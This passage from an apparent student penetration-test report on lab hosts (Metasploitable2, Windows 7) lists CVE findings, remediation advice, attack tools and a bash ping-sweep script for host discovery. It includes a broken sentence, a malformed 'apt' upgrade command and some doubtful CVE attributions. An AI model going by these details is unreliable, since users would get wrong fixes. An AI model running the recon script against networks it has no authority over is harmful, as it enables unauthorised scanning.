<b>CVE-2010-2227</b> <b>High</b>	A denial-of-service vulnerability in Apache Tomcat that allows remote attackers to cause a memory leak via malformed HTTP requests.
<b>CVE-2014-0227</b> <b>High</b>	Information disclosure vulnerability in Apache Tomcat that allows remote attackers to obtain sensitive information via a specially crafted web application that provides an inconsistent status code when accessed by different users

Table 3: CVEs found on metasploitable machine with their vulnerabilities and criticalities.

On Windows 7, I discovered the following authentication and patch vulnerabilities:

CVE	Vulnerabilities
<b>CVE-2024-26192</b> <b>Critical</b>	Windows SMB remote code execution vulnerability that exists when Windows fails to properly validate input before loading certain libraries. An attacker who exploits this vulnerability could take control of the target system.
<b>CVE-2017-0174</b> <b>Medium</b>	A denial-of-service vulnerability in Windows NetBIOS that allows remote attackers to cause a target computer to become unresponsive by sending specially crafted NetBIOS packets.
<b>CVE-2020-0611</b> <b>Critical</b>	Remote code execution vulnerability in Windows Remote Desktop Client that allowed me to execute code on the target system by sending a specially crafted request.
<b>CVE-2012-0142</b> <b>Critical</b>	SSL/MS-wbt-server, denial of service vulnerability in Microsoft Terminal Service. This can allow an unauthenticated attacker to send a specially crafted packet to a vulnerable server and cause it to stop responding
<b>CVE-2021-3116</b> <b>High</b>	Microsoft HTTPAPI, which is a remote code execution vulnerability in the HTTP Protocol Stack (http.sys).
<b>CVE-2022-26809</b> <b>High</b>	Remote code execution vulnerability in the MSRPC runtime library. An attacker can send a specially crafted RPC call to an RPC host and execute arbitrary code without requiring authentication or user interaction.

Table 4: CVEs and their vulnerabilities discovered on the Windows 7 host with their assigned criticalities.

## Recommendation

These vulnerabilities demonstrate the importance of implementing strong authentication mechanisms and applying security patches to prevent unauthorized access and code execution on the target systems. In general, there should be systems in place to monitor and trigger malicious activities on the network.

Outdated and vulnerable software: The windows box runs on an outdated operating system. This OS is vulnerable to This gave me the ability to remote access and execute commands on the Windows OS.

On Linux OS, I recommend that a full upgrade should be performed to update all services running the server. Using `'sudo apt install -upgrade'` will upgrade the entire operating system with all packages and dependencies.

These vulnerabilities pose a high risk to the security of the entire network. An attacker could leverage these vulnerabilities to gain unauthorized access, steal or modify data, compromise other systems, or cause denial-of-service. I recommend that the Apache web server should be patched with the latest security updates, and that the authentication mechanisms are strengthened with additional factors or protection measures, such as CAPTCHA, rate-limiting, or multi-factor authentication.

## Remediation

Here is a possible remediation plan for the authentication vulnerabilities and patch vulnerabilities that allowed brute-force attacks and remote code execution attack on metasploitable2 and a Windows 7 operating system during a penetration testing engagement:

### Metasploitable2

- For the metasploitable 2 system, you should update the Apache Log4j library to the latest version (2.17.1 or higher) to mitigate the Log4Shell vulnerabilities (CVE-2021-44228, CVE-2021-45046, CVE-2021-44832) that allow remote code execution.
- You should also disable the “r” services (rsh, rlogin, rexec) that are misconfigured to allow remote access from any host.
- Additionally, you should secure the services running on ports 21 (ftp), 22 (ssh), 23 (telnet), 25 (smtp), 111 (rpcbind), 139 (netbios-ssn), 445 (microsoft-ds), 512 (exec), 513 (login), 514 (shell), 1099 (rmiregistry), 1524 (ingreslock), 2049 (nfs), 2121 (ccproxy-ftp), 3306 (mysql), 3632 (distccd), 5432 (postgresql), 5900 (vnc), 6000 (X11), 6667 (irc), 6697, 8009 (ajp13), 8180, 8787, 39292, 43729, 44813, and 55852

by applying strong authentication mechanisms, encryption, firewall rules, and access control lists.

#### Windows 7

- Install security patches for the vulnerabilities in the Windows Remote Desktop Client and RD Gateway Server (CVE-2020-0609, CVE-2020-0610, CVE-2020-0611) that allow remote code execution.
- System administrator should enable network level authentication (NLA) and restrict access to the Remote Desktop Protocol (RDP) port (3389) by using firewall rules and VPN.
- Furthermore, you should implement brute-force protection measures, such as account lockout policies, captcha, and rate limiting, to prevent attackers from guessing the user's password by trying different combinations.

### Appendix:

#### Severity Definition:

Severity definitions are used to categorize the potential impact of a vulnerability on a scale from low to critical. I compared different sources with different severity rating systems, such as Common Vulnerability Scoring System (CVSS) and Microsoft Security Update Severity Rating System. In general, the severity of a vulnerability depends on factors such as the ease of exploitation, the level of privileges gained, the extent of data loss or damage, and the availability of mitigations.

#### Tool List:

- **Nmap** - [GitHub - nmap/nmap: Nmap - the Network Mapper. Github mirror of official SVN repository.](#)
- **CrackMapExec**  
[crackmapexec | Kali Linux Tools / Releases · byt3bl33d3r/CrackMapExec \(github.com\)](#)
- **Metasploit**- [GitHub - rapid7/metasploit-framework: Metasploit Framework](#)
- **rlogin** - [rlogin\(1\): remote login - Linux man page \(die.net\)](#)
- **pg\_sweep.sh**

```
pbadu@kali: ~/pentest
#!/bin/bash
is_alive_ping() {
    ping -c 1 "$1" > /dev/null
    if [ $? -eq 0 ]; then
        echo "Node with IP: $1 is up."
        echo "$1" >> ips.txt
    fi
}

# Create an empty file to store IP addresses
> ips.txt

for i in 192.168.162.{1..255}; do
    if [[ "$i" != "192.168.162.2" && "$i" != "192.168.162.129" ]]; then
        is_alive_ping "$i" & disown
    fi
done

echo "Up IP addresses saved to ips.txt"

~
~
~
~
```

Fig 13: Source code for the ping sweep script in bash

#### Additional References:

- OWASP. (n.d.). Vulnerability scanning tools. Retrieved February 27, 2024, from [https://owasp.org/www-community/Vulnerability\\_Scanning\\_Tools](https://owasp.org/www-community/Vulnerability_Scanning_Tools)
- National Institute of Standards and Technology. (2023, October 14). NVD - CVE-2023-28709. Retrieved February 25, 2024, from <https://nvd.nist.gov/vuln/detail/CVE-2023-28709>
- Microsoft. (n.d.). Secure SMB traffic in Windows Server. Retrieved February 22, 2024, from <https://docs.microsoft.com/en-us/learn/modules/secure-smb-traffic-in-windows-server/>
- Reid, C. (2019, August 6). Metasploitable/Apache/Tomcat and Coyote. Retrieved February 22, 2024, from [https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat\\_and\\_Coyote](https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote)
- National Institute of Standards and Technology. (n.d.). NVD - Vulnerability metrics. Retrieved February 27, 2024, from <https://nvd.nist.gov/vuln-metrics>
- Microsoft. (n.d.). Security update severity rating system. Retrieved February 22, 2024, from <https://docs.microsoft.com/en-us/security-updates/security-update-severity-rating-system>
- Palo Alto Networks. (2023, November 15). Playbook of the week: Responding to RDP brute force attacks. Retrieved February 20, 2024, from <https://blog.paloaltonetworks.com/2023/11/playbook-of-the-week-responding-to-rdp-brute-force-attacks/>

- Kali Linux. (n.d.). Installing VMware on Kali (Host). Retrieved February 20, 2024, from <https://www.kali.org/docs/virtualization/install-vmware-on-kali/>
- Haax. (n.d.). Offensive security cheatsheet. Retrieved February 19, 2024, from <https://haax.fr/offensive-security-cheatsheet/>